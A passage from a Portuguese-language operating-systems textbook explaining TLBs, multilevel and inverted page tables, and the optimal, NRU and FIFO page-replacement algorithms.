Observe que o endereço de disco usado para armazenar a página quando ela não está na memória não faz parte da tabela de páginas. A razão é simples. A tabela de páginas armazena apenas aquelas informações de que o hardware precisa para traduzir um endereço virtual para um endereço físico. As informações que o sistema operacional precisa para lidar com faltas de páginas são mantidas em tabelas de software dentro do sistema operacional. O hardware não precisa dessas informações.

Antes de entrarmos em mais questões de implementação, vale a pena apontar de novo que o que a memória virtual faz em essência é criar uma nova abstração — o espaço de endereçamento — que é uma abstração da memória física, da mesma maneira que um processo é uma abstração do processador físico (CPU). A memória virtual pode ser implementada dividindo o espaço do endereço virtual em páginas e mapeando cada uma delas em algum quadro de página da memória física ou não as mapeando (temporariamente). Desse modo, ela diz respeito basicamente à abstração criada pelo sistema operacional e como essa abstração é gerenciada.

3.3.3 Acelerando a paginação

Acabamos de ver os princípios básicos da memória virtual e da paginação. É chegado o momento agora de entrar em maiores detalhes a respeito de possíveis implementações. Em qualquer sistema de paginação, duas questões fundamentais precisam ser abordadas:

1. O mapeamento do endereço virtual para o endereço físico precisa ser rápido.
2. Se o espaço do endereço virtual for grande, a tabela de páginas será grande.

O primeiro ponto é uma consequência do fato de que o mapeamento virtual-físico precisa ser feito em cada referência de memória. Todas as instruções devem em última análise vir da memória e muitas delas referenciam operandos na memória também. Em consequência, é preciso que se faça uma, duas, ou às vezes mais referências à tabela de páginas por instrução. Se a execução de uma instrução leva, digamos, 1 ns, a procura na tabela de páginas precisa ser feita em menos de 0,2 ns para evitar que o mapeamento se torne um gargalo significativo.

O segundo ponto decorre do fato de que todos os computadores modernos usam endereços virtuais de pelo menos 32 bits, com 64 bits tornando-se a norma para computadores de mesa e laptops. Com um tamanho de página, digamos, de 4 KB, um espaço de endereço de 32 bits tem 1 milhão de páginas e um espaço de endereço de 64 bits tem mais do que você gostaria de contemplar. Com 1 milhão de páginas no espaço de endereço virtual, a tabela de página precisa ter 1 milhão de entradas. E lembre-se de que cada processo precisa da sua própria tabela de páginas (porque ele tem seu próprio espaço de endereço virtual).

A necessidade de mapeamentos extensos e rápidos é uma limitação muito significativa sobre como os computadores são construídos. O projeto mais simples (pelo menos conceitualmente) é ter uma única tabela de página consistindo de uma série de registradores de hardware rápidos, com uma entrada para cada página virtual, indexada pelo número da página virtual, como mostrado na Figura 3.10. Quando um processo é inicializado, o sistema operacional carrega os registradores com a tabela de páginas do processo, tirada de uma cópia mantida na memória principal. Durante a execução do processo, não são necessárias mais referências de memória para a tabela de páginas. As vantagens desse método são que ele é direto e não exige referências de memória durante o mapeamento. Uma desvantagem é que ele é terrivelmente caro se a tabela de páginas for grande; ele simplesmente não é prático na maioria das vezes. Outra desvantagem é que ter de carregar a tabela de páginas inteira em cada troca de contexto mataria completamente o desempenho.

No outro extremo, a tabela de página pode estar inteiramente na memória principal. Tudo o que o hardware precisa então é de um único registrador que aponte para o início da tabela de páginas. Esse projeto permite que o mapa virtual-físico seja modificado em uma troca de contexto através do carregamento de um registrador. É claro, ele tem a desvantagem de exigir uma ou mais referências de memória para ler as entradas na tabela de páginas durante a execução de cada instrução, tornando-a muito lenta.

TLB (Translation Lookaside Buffers) ou memória associativa

Vamos examinar agora esquemas amplamente implementados para acelerar a paginação e lidar com grandes espaços de endereços virtuais, começando com o primeiro tipo. O ponto de partida da maioria das técnicas de otimização é o fato de a tabela de páginas estar na memória. Potencialmente, esse esquema tem um impacto enorme sobre o desempenho. Considere, por exemplo, uma instrução de 1 byte que copia um registrador para outro. Na ausência da paginação, essa instrução faz apenas uma referência de memória, para buscar a instrução. Com a paginação, pelo menos uma referência de memória adicional será necessária, a fim de acessar a tabela de páginas. Dado que a velocidade de execução é geralmente limitada pela taxa na qual a CPU pode retirar instruções e dados da memória, ter de fazer duas referências de memória por cada uma reduz o desempenho pela metade. Sob essas condições, ninguém usaria a paginação.

Projetistas de computadores sabem desse problema há anos e chegaram a uma solução. Ela se baseia na observação de que a maioria dos programas tende a fazer um grande número de referências a um pequeno número de páginas, e não o contrário. Assim, apenas uma pequena fração das entradas da tabela de páginas é intensamente lida; o resto mal é usado.

A solução que foi concebida é equipar os computadores com um pequeno dispositivo de hardware para mapear endereços virtuais para endereços físicos sem ter de passar pela tabela de páginas. O dispositivo, chamado de **TLB (Translation Lookaside Buffer)** ou às vezes de **memória associativa**, está ilustrado na Figura 3.12. Ele normalmente está dentro da MMU e consiste em um pequeno número de entradas, oito neste exemplo, mas raramente mais do que 256. Cada entrada contém informações sobre uma página, incluindo o número da página virtual, um bit que é configurado quando a página é modificada, o código de proteção (ler/escrever/permissões de execução) e o quadro de página física na qual a página está localizada. Esses campos têm uma correspondência de um para um com os campos na tabela de páginas, exceto pelo número da página virtual, que não é necessário na tabela de páginas. Outro bit indica se a entrada é válida (isto é, em uso) ou não.

Um exemplo que poderia gerar a TLB da Figura 3.12 é um processo em um laço que abarque as páginas virtuais 19, 20 e 21, de maneira que essas entradas na TLB tenham códigos de proteção para leitura e execução. Os principais dados atualmente usados (digamos, um arranjo sendo processado) estão nas páginas 129 e 130. A página 140 contém os índices usados nos cálculos desse arranjo. Por fim, a pilha encontra-se nas páginas 860 e 861.

FIGURA 3.12 Uma TLB para acelerar a paginação.

Válida	Página virtual	Modificada	Proteção	Quadro de página
1	140	1	RW	31
1	20	0	R X	38
1	130	1	RW	29
1	129	1	RW	62
1	19	0	R X	50
1	21	0	R X	45
1	860	1	RW	14
1	861	1	RW	75

Vamos ver agora como a TLB funciona. Quando um endereço virtual é apresentado para a MMU para tradução, o hardware primeiro confere para ver se o seu número de página virtual está presente na TLB comparando-o com todas as entradas simultaneamente (isto é, em paralelo). É necessário um hardware especial para realizar isso, que todas as MMUs com TLBs têm. Se uma correspondência válida é encontrada e o acesso não viola os bits de proteção, o quadro da página é tirado diretamente da TLB, sem ir à tabela de páginas. Se o número da página virtual estiver presente na TLB, mas a instrução estiver tentando escrever em uma página somente de leitura, uma falha de proteção é gerada.

O interessante é o que acontece quando o número da página virtual não está na TLB. A MMU detecta a ausência e realiza uma busca na tabela de páginas comum. Ela então destitui uma das entradas da TLB e a substitui pela entrada de tabela de páginas que acabou de ser buscada. Portanto, se a mesma página é usada novamente em seguida, da segunda vez ela resultará em uma presença de página em vez de uma ausência. Quando uma entrada é retirada da TLB, o bit modificado é copiado de volta na entrada correspondente da tabela de páginas na memória. Os outros valores já estão ali, exceto o bit de referência. Quando a TLB é carregada da tabela de páginas, todos os campos são trazidos da memória.

Gerenciamento da TLB por software

Até o momento, presumimos que todas as máquinas com memória virtual paginada têm tabelas de página reconhecidas pelo hardware, mais uma TLB. Nesse esquema, o gerenciamento e o tratamento das faltas de TLB são feitos inteiramente pelo hardware da MMU. Interrupções para o sistema operacional ocorrem apenas quando uma página não está na memória.

No passado, esse pressuposto era verdadeiro. No entanto, muitas máquinas RISC, incluindo o SPARC, MIPS e o HP PA (já abandonado), realizam todo esse gerenciamento de página em software. Nessas máquinas, as entradas de TLB são explicitamente carregadas pelo sistema operacional. Quando ocorre uma ausência de TLB, em vez de a MMU ir às tabelas de páginas para encontrar e buscar a referência de página necessária, ela apenas gera uma falha de TLB e joga o problema no colo do sistema operacional. O sistema deve encontrar a página, remover uma entrada da TLB, inserir uma nova e reiniciar a instrução que falhou. E, é claro, tudo isso deve ser feito em um punhado de instruções, pois ausências de TLB ocorrem com muito mais frequência do que faltas de páginas.

De maneira bastante surpreendente, se a TLB for moderadamente grande (digamos, 64 entradas) para reduzir a taxa de ausências, o gerenciamento de software da TLB acaba sendo aceitavelmente eficiente. O principal ganho aqui é uma MMU muito mais simples, o que libera uma área considerável no chip da CPU para caches e outros recursos que podem melhorar o desempenho. O gerenciamento da TLB por software é discutido por Uhlig et al. (1994).

Várias estratégias foram desenvolvidas muito tempo atrás para melhorar o desempenho em máquinas que realizam gerenciamento de TLB em software. Uma abordagem ataca tanto a redução de ausências de TLB quanto a redução do custo de uma ausência de TLB quando ela ocorre (BALA et al., 1994). Para reduzir as ausências de TLB, às vezes o sistema operacional pode usar sua intuição para descobrir quais páginas têm mais chance de serem usadas em seguida e para pré-carregar entradas para elas na TLB. Por exemplo, quando um processo cliente envia uma mensagem a um processo servidor na mesma máquina, é muito provável que o processo servidor terá de ser executado logo. Sabendo disso, enquanto processa a interrupção para realizar o send, o sistema também pode conferir para ver onde o código, os dados e as páginas da pilha do servidor estão e mapeá-los antes que tenham uma chance de causar falhas na TLB.

A maneira normal para processar uma ausência de TLB, seja em hardware ou em software, é ir até a tabela de páginas e realizar as operações de indexação para localizar a página referenciada. O problema em realizar essa busca em software é que as páginas que armazenam

a tabela de páginas podem não estar na TLB, o que causará faltas de TLB adicionais durante o processamento. Essas faltas podem ser reduzidas mantendo uma cache de software grande (por exemplo, 4 KB) de entradas em uma localização fixa cuja página seja sempre mantida na TLB. Ao conferir a primeira cache do software, o sistema operacional pode reduzir substancialmente as ausências de TLB.

Quando o gerenciamento da TLB por software é usado, é essencial compreender a diferença entre diversos tipos de ausências. Uma **ausência leve** (soft miss) ocorre quando a página referenciada não se encontra na TLB, mas está na memória. Tudo o que é necessário aqui é que a TLB seja atualizada. Não é necessário realizar E/S em um disco. Tipicamente uma ausência leve necessita de 10-20 instruções de máquina para lidar e pode ser concluída em alguns nanossegundos. Em comparação, uma **ausência completa** (hard miss) ocorre quando a página em si não está na memória (e, é claro, também não está na TLB). Um acesso de disco é necessário para trazer a página, o que pode levar vários milissegundos, dependendo do disco usado. Uma ausência completa é facilmente um milhão de vezes mais lenta que uma suave. Procurar o mapeamento na hierarquia da tabela de páginas é conhecido como um **passeio na tabela de páginas** (page table walk).

Na realidade, a questão é mais complicada ainda. Uma ausência não é somente leve ou completa. Algumas ausências são ligeiramente leves (ou mais completas) do que outras. Por exemplo, suponha que o passeio de página não encontre a página na tabela de páginas do processo e o programa incorra, portanto, em uma falta de página. Há três possibilidades. Primeiro, a página pode estar na realidade na memória, mas não na tabela de páginas do processo. Por exemplo, a página pode ter sido trazida do disco por outro processo. Nesse caso, não precisamos acessar o disco novamente, mas basta mapear a página de maneira apropriada nas tabelas de páginas. Essa é uma ausência bastante leve chamada **falta de página menor** (minor page fault). Segundo, uma **falta de página maior** (major page fault) ocorre se ela precisar ser trazida do disco. Terceiro, é possível que o programa apenas tenha acessado um endereço inválido e nenhum mapeamento precisa ser acrescentado à TLB. Nesse caso, o sistema operacional tipicamente mata o programa com uma **falta de segmentação**. Apenas nesse caso o programa fez algo errado. Todos os outros casos são automaticamente corrigidos pelo hardware e/ou o sistema operacional — ao custo de algum desempenho.

3.3.4 Tabelas de páginas para memórias grandes

As TLBs podem ser usadas para acelerar a tradução de endereços virtuais para endereços físicos em relação ao esquema de tabela de páginas na memória original. Mas esse não é o único problema que precisamos combater. Outro problema é como lidar com espaços de endereços virtuais muito grandes. A seguir discutiremos duas maneiras de lidar com eles.

Tabelas de páginas multinível

Como uma primeira abordagem, considere o uso de uma **tabela de páginas multinível**. Um exemplo simples é mostrado na Figura 3.13. Na Figura 3.13(a) temos um endereço virtual de 32 bits que é dividido em um campo *PT1* de 10 bits, um campo *PT2* de 10 bits e um campo de *Deslocamento* de 12 bits. Dado que os deslocamentos são de 12 bits, as páginas são de 4 KB e há um total de 2^{20} delas.

O segredo para o uso do método da tabela de páginas multinível é evitar manter todas as tabelas de páginas na memória o tempo inteiro. Em particular, aquelas que não são necessárias não devem ser mantidas. Suponha, por exemplo, que um processo precise de 12 megabytes: os 4 megabytes da base da memória para o código do programa, os próximos 4 megabytes para os dados e os 4 megabytes do topo da memória para a pilha. Entre o topo dos dados e a parte de baixo da pilha há um espaço gigante que não é usado.


Na Figura 3.13(b) vemos como a tabela de páginas de dois níveis funciona. À esquerda vemos a tabela de páginas de nível 1, com 1024 entradas, correspondendo ao campo *PT1* de 10 bits. Quando um endereço virtual é apresentado à MMU, ele primeiro extrai o campo *PT1* e usa esse valor como um índice na tabela de páginas de nível 1. Cada uma dessas 1024 entradas representa 4M, pois todo o espaço de endereço virtual de 4 gigabytes (isto é, 32 bits) foi dividido em segmentos de 4096 bytes.

A entrada da tabela de páginas de nível 1, localizada através do campo *PT1* do endereço virtual, aponta para o endereço ou o número do quadro de página de uma tabela de páginas de nível 2. A entrada 0 da tabela de páginas de nível 1 aponta para a tabela de páginas relativa ao código do programa, a entrada 1 aponta para a tabela de páginas relativa aos dados e a entrada 1023 aponta para a tabela de páginas relativa à pilha. As outras entradas (sombreadas) não são usadas. O campo *PT2* é agora usado como um índice na tabela de páginas de nível 2 escolhida para encontrar o número do quadro de página correspondente.

Como exemplo, considere o endereço virtual de 32 bits 0x00403004 (4.206.596 em decimal), que corresponde a 12.292 bytes dentro do trecho dos dados. Esse endereço virtual corresponde a *PT1* = 1, *PT2* = 3 e *Deslocamento* = 4. A MMU primeiro usa o *PT1* com índice da tabela de páginas de nível 1 e obtém a entrada 1, que corresponde aos endereços de 4M a 8M − 1. Ela então usa *PT2* como índice para a tabela de páginas de nível 2 recém-encontrada e extrai a entrada 3, que corresponde aos endereços 12.228 a 16.383 dentro de seu pedaço de 4M (isto é, endereços absolutos 4.206.592 a 4.210.687). Essa entrada contém o número do quadro de página contendo o endereço virtual 0x00403004. Se essa página não está na memória, o bit *Presente/ausente* na entrada da tabela de páginas terá o valor zero, o que causará uma falta de página. Se a página estiver presente na memória, o número do quadro de página tirado da tabela de páginas de nível 2 será combinado com o deslocamento (4) para construir o endereço físico. Esse endereço é colocado no barramento e enviado para a memória.

O interessante a ser observado a respeito da Figura 3.13 é que, embora o espaço de endereço contenha mais de um milhão de páginas, apenas quatro tabelas de páginas são necessárias: a tabela de nível 1 e as três tabelas de nível 2 relativas aos endereços de 0 a 4M (para o código do programa), 4M a 8M (para os dados) e aos 4M do topo (para a pilha). Os bits *Presente/ausente* nas 1021 entradas restantes da página do nível superior são configurados para 0, forçando uma falta de página se um dia forem acessados. Se isso ocorrer, o sistema operacional notará que o processo está tentando referenciar uma memória que ele não deveria e tomará as medidas apropriadas, como enviar-lhe um sinal ou derrubá-lo. Nesse exemplo, escolhemos números arredondados para os vários tamanhos e escolhemos *PT1* igual a *PT2*, mas na prática outros valores também são possíveis, é claro.

O sistema de tabelas de páginas de dois níveis da Figura 3.13 pode ser expandido para três, quatro, ou mais níveis. Níveis adicionais proporcionam mais flexibilidade. Por exemplo, o processador 80.386 de 32 bits da Intel (lançado em 1985) era capaz de lidar com até 4 GB de memória, usando uma tabela de páginas de dois níveis, que consistia de um **diretório de páginas** cujas entradas apontavam para as tabelas de páginas, que, por sua

FIGURA 3.13 (a) Um endereço de 32 bits com dois campos de tabela de páginas. (b) Tabelas de páginas de dois níveis.

vez, apontavam para os quadros de página de 4 KB reais. Tanto o diretório de páginas quanto as tabelas de páginas continham 1024 entradas cada, dando um total de $2^{10} \times 2^{10} \times 2^{12} = 2^{32}$ bytes endereçáveis, como desejado.


Dez anos mais tarde, o Pentium Pro introduziu outro nível: a **tabela de apontadores de diretórios de página** (page directory pointer table). Além disso, ele ampliou cada entrada em cada nível da hierarquia da tabela de páginas de 32 para 64 bits, então ele poderia endereçar memórias acima do limite de 4 GB. Como ele tinha apenas 4 entradas na tabela do apontador do diretório de páginas, 512 em cada diretório de páginas e 512 em cada tabela de páginas, o montante total de memória que ele podia endereçar ainda era limitado a um máximo de 4 GB. Quando o suporte de 64 bits apropriado foi acrescentado à família x86 (originalmente pelo AMD), o nível adicional *poderia* ter sido chamado de "apontador de tabelas de apontadores de diretórios de página" ou algo tão horrível quanto. Isso estaria perfeitamente de acordo com a maneira como os produtores de chips tendem a nomear as coisas. Ainda bem que não fizeram isso. A alternativa que apresentaram, "**mapa de página nível 4**", pode não ser um nome especialmente prático, mas pelo menos é mais curto e um pouco mais claro. De qualquer maneira, esses processadores agora usam todas as 512 entradas em todas as tabelas, resultando em uma quantidade de memória endereçável de $2^9 \times 2^9 \times 2^9 \times 2^9 \times 2^{12} = 2^{48}$ bytes. Eles poderiam ter adicionado outro nível, mas provavelmente acharam que 256 TB seriam suficientes por um tempo.

Tabelas de páginas invertidas

Uma alternativa para os níveis cada vez maiores em uma hierarquia de paginação é conhecida como **tabela de páginas invertidas**. Elas foram usadas pela primeira vez por processadores como o PowerPC, o UltraSPARC e o Itanium (às vezes referido como "Itanic", já que não foi realmente o sucesso que a Intel esperava). Nesse projeto, há apenas uma entrada por quadro de página na memória real, em vez de uma entrada por página de espaço de endereço virtual. Por exemplo, com os endereços virtuais de 64 bits, um tamanho de página de 4 KB e 4 GB de RAM, uma tabela de página invertida exige apenas 1.048.576 entradas. A entrada controla qual (processo, página virtual) está localizado na moldura da página.

Embora tabelas de páginas invertidas poupem muito espaço, pelo menos quando o espaço de endereço virtual é muito maior do que a memória física, elas têm um sério problema: a tradução virtual-física torna-se muito mais difícil. Quando o processo *n* referencia a página virtual *p*, o hardware não consegue mais encontrar a página física usando *p* como um índice para a tabela de páginas. Em vez disso, ele deve pesquisar a tabela de páginas invertidas inteira para uma entrada (*n, p*). Além disso, essa pesquisa deve ser feita em cada referência de memória, não apenas em faltas de páginas. Pesquisar uma tabela de 256K a cada referência de memória não é a melhor maneira de tornar sua máquina realmente rápida.

A saída desse dilema é fazer uso da TLB. Se ela conseguir conter todas as páginas intensamente usadas, a tradução pode acontecer tão rápido quanto com as tabelas de páginas regulares. Em uma ausência na TLB, no entanto, a tabela de página invertida tem de ser pesquisada em software. Uma maneira de realizar essa pesquisa é ter uma tabela de espalhamento (hash) nos endereços virtuais. Todas as páginas virtuais atualmente na memória que têm o mesmo valor de espalhamento são encadeadas juntas, como mostra a Figura 3.14. Se

FIGURA 3.14 Comparação de uma tabela de página tradicional com uma tabela de página invertida.

a tabela de encadeamento tiver o mesmo número de entradas que o número de páginas físicas da máquina, o encadeamento médio será de apenas uma entrada de comprimento, acelerando muito o mapeamento. Assim que o número do quadro de página for encontrado, a nova dupla (virtual, física) é inserida na TLB.

As tabelas de páginas invertidas são comuns em máquinas de 64 bits porque mesmo com um tamanho de página muito grande, o número de entradas de tabela de páginas é gigantesco. Por exemplo, com páginas de 4 MB e endereços virtuais de 64 bits, são necessárias 2^{42} entradas de tabelas de páginas. Outras abordagens para lidar com grandes memórias virtuais podem ser encontradas em Talluri et al. (1995).

3.4 Algoritmos de substituição de páginas

Quando ocorre uma falta de página, o sistema operacional tem de escolher uma página para remover da memória a fim de abrir espaço para a que está chegando. Se a página a ser removida foi modificada enquanto estava na memória, ela precisa ser reescrita para o disco a fim de atualizar a cópia em disco. Se, no entanto, ela não tiver sido modificada (por exemplo, ela contém uma página de código), a cópia em disco já está atualizada, portanto não é preciso reescrevê-la. A página a ser lida simplesmente sobrescreve a página que está sendo removida.

Embora seja possível escolher uma página ao acaso para ser descartada a cada falta de página, o desempenho do sistema será muito melhor se for escolhida uma página que não é intensamente usada. Se uma página intensamente usada for removida, ela provavelmente terá de ser trazida logo de volta, resultando em um custo extra. Muitos trabalhos, tanto teóricos quanto experimentais, têm sido feitos sobre o assunto dos algoritmos de substituição de páginas. A seguir descreveremos alguns dos mais importantes.

Vale a pena observar que o problema da "substituição de páginas" ocorre em outras áreas do projeto de computadores também. Por exemplo, a maioria dos computadores tem um ou mais caches de memória consistindo de blocos de memória de 32 ou 64 bytes. Quando a cache está cheia, algum bloco precisa ser escolhido para ser removido. Esse problema é precisamente o mesmo que ocorre na substituição de páginas, exceto em uma escala de tempo mais curta (ele precisa ser feito em alguns nanossegundos, não milissegundos como com a substituição de páginas). A razão para a escala de tempo mais curta é que as ausências do bloco na cache são satisfeitas a partir da memória principal, que não tem atrasos devido ao tempo de busca e de latência rotacional do disco.

Um segundo exemplo ocorre em um servidor da web. O servidor pode manter um determinado número de páginas da web intensamente usadas em sua cache de memória. No entanto, quando ela está cheia e uma nova página é referenciada, uma decisão precisa ser tomada a respeito de qual página na web remover. As considerações são similares a páginas de memória virtual, exceto que as da web jamais são modificadas na cache, então sempre há uma cópia atualizada "no disco". Em um sistema de memória virtual, as páginas na memória principal podem estar limpas ou sujas.

Em todos os algoritmos de substituição de páginas a serem estudados a seguir, surge a seguinte questão: quando uma página será removida da memória, ela deve ser uma das páginas do próprio processo que causou a falta ou pode ser uma pertencente a outro processo? No primeiro caso, estamos efetivamente limitando cada processo a um número fixo de páginas; no segundo, não. Ambas são possibilidades. Voltaremos a esse ponto na Seção 3.5.1.

3.4.1 O algoritmo ótimo de substituição de página

O algoritmo de substituição de página melhor possível é fácil de descrever, mas impossível de implementar de fato. Ele funciona deste modo: no momento em que ocorre uma falta de página, há um determinado conjunto de páginas na memória. Uma dessas páginas será referenciada na próxima instrução (a página contendo essa instrução). Outras páginas talvez não sejam referenciadas até 10, 100 ou talvez 1.000 instruções mais tarde. Cada página pode ser rotulada com o número de instruções que serão executadas antes de aquela página ser referenciada pela primeira vez.

O algoritmo ótimo diz que a página com o maior rótulo deve ser removida. Se uma página não vai ser usada para 8 milhões de instruções e outra página não vai ser usada para 6 milhões de instruções, remover a primeira adia ao máximo a próxima falta de página. Computadores, como as pessoas, tentam adiar ao máximo a ocorrência de eventos desagradáveis.

O único problema com esse algoritmo é que ele é irrealizável. No momento da falta de página, o sistema operacional não tem como saber quando cada uma das páginas será referenciada em seguida. (Vimos uma situação similar anteriormente com o algoritmo de escalonamento "tarefa mais curta primeiro"

— como o sistema pode dizer qual tarefa é a mais curta?) Mesmo assim, ao executar um programa em um simulador e manter um controle sobre todas as referências de páginas, é possível implementar o algoritmo ótimo na *segunda* execução usando as informações de referência da página colhidas durante a *primeira* execução.

Dessa maneira, é possível comparar o desempenho de algoritmos realizáveis com o do melhor possível. Se um sistema operacional atinge um desempenho de, digamos, apenas 1% pior do que o do algoritmo ótimo, o esforço investido em procurar por um algoritmo melhor resultará em uma melhora de no máximo 1%.

Para evitar qualquer confusão possível, é preciso deixar claro que esse registro de referências às páginas trata somente do programa recém-mensurado e então com apenas uma entrada específica. O algoritmo de substituição de página derivado dele é, então, específico àquele programa e dados de entrada. Embora esse método seja útil para avaliar algoritmos de substituição de página, ele não tem uso para sistemas práticos. A seguir, estudaremos algoritmos que *são* úteis em sistemas reais.

3.4.2 O algoritmo de substituição de páginas não usadas recentemente (NRU)

A fim de permitir que o sistema operacional colete estatísticas de uso de páginas úteis, a maioria dos computadores com memória virtual tem dois bits de status, *R* e *M*, associados com cada página. *R* é colocado sempre que a página é referenciada (lida ou escrita). *M* é colocado quando a página é escrita (isto é, modificada). Os bits estão contidos em cada entrada de tabela de página, como mostrado na Figura 3.11. É importante perceber que esses bits precisam ser atualizados em cada referência de memória, então é essencial que eles sejam atualizados pelo hardware. Assim que um bit tenha sido modificado para 1, ele fica em 1 até o sistema operacional reinicializá-lo em 0.

Se o hardware não tem esses bits, eles podem ser simulados usando os mecanismos de interrupção de relógio e falta de página do sistema operacional. Quando um processo é inicializado, todas as entradas de tabela de páginas são marcadas como não presentes na memória. Tão logo qualquer página é referenciada, uma falta de página vai ocorrer. O sistema operacional então coloca o bit *R* em 1 (em suas tabelas internas), muda a entrada da tabela de páginas para apontar para a página correta, com o modo SOMENTE LEITURA, e reinicializa a instrução. Se a página for subsequentemente modificada, outra falta de página vai ocorrer, permitindo que o sistema operacional coloque o bit *M* e mude o modo da página para LEITURA/ESCRITA.

Os bits *R* e *M* podem ser usados para construir um algoritmo de paginação simples como a seguir. Quando um processo é inicializado, ambos os bits de páginas para todas as suas páginas são definidos como 0 pelo sistema operacional. Periodicamente (por exemplo, em cada interrupção de relógio), o bit *R* é limpo, a fim de distinguir as páginas não referenciadas recentemente daquelas que foram.

Quando ocorre uma falta de página, o sistema operacional inspeciona todas as páginas e as divide em quatro categorias baseadas nos valores atuais de seus bits *R* e *M*:

Classe 0: não referenciada, não modificada.
Classe 1: não referenciada, modificada.
Classe 2: referenciada, não modificada.
Classe 3: referenciada, modificada.

Embora as páginas de classe 1 pareçam, em um primeiro olhar, impossíveis, elas ocorrem quando uma página de classe 3 tem o seu bit *R* limpo por uma interrupção de relógio. Interrupções de relógio não limpam o bit *M* porque essa informação é necessária para saber se a página precisa ser reescrita para o disco ou não. Limpar *R*, mas não *M*, leva a uma página de classe 1.

O algoritmo **NRU** (**Not Recently Used** — não usada recentemente) remove uma página ao acaso de sua classe de ordem mais baixa que não esteja vazia. Implícito nesse algoritmo está a ideia de que é melhor remover uma página modificada, mas não referenciada, a pelo menos um tique do relógio (em geral em torno de 20 ms) do que uma página não modificada que está sendo intensamente usada. A principal atração do NRU é que ele é fácil de compreender, moderadamente eficiente de implementar e proporciona um desempenho que, embora não ótimo, pode ser adequado.

3.4.3 O algoritmo de substituição de páginas primeiro a entrar, primeiro a sair

Outro algoritmo de paginação de baixo custo é o **primeiro a entrar, primeiro a sair** (**first in, first out** — FIFO). Para ilustrar como isso funciona, considere um supermercado que tem prateleiras suficientes para exibir exatamente *k* produtos diferentes. Um dia, uma empresa introduz um novo alimento de conveniência — um iogurte orgânico, seco e congelado, de reconstituição instantânea em um forno de micro-ondas. É um sucesso imediato, então nosso supermercado finito tem de se livrar do produto antigo para estocá-lo.

Uma possibilidade é descobrir qual produto o supermercado tem estocado há mais tempo (isto é, algo que ele começou a vender 120 anos atrás) e se livrar dele supondo que ninguém mais se interessa. Na realidade, o supermercado mantém uma lista encadeada de todos os produtos que ele vende atualmente na ordem em que foram introduzidos. O produto novo vai para o fim da lista; o que está em primeiro na lista é removido.

Com um algoritmo de substituição de página, pode-se aplicar a mesma ideia. O sistema operacional mantém uma lista de todas as páginas atualmente na memória, com a chegada mais recente no fim e a mais antiga na frente. Em uma falta de página, a página da frente é removida e a nova página acrescentada ao fim da lista. Quando aplicado a lojas, FIFO pode remover a cera para bigodes, mas também pode remover a farinha, sal ou manteiga. Quando aplicado aos computadores, surge o mesmo problema: a página mais antiga ainda pode ser útil. Por essa razão, FIFO na sua forma mais pura raramente é usado.

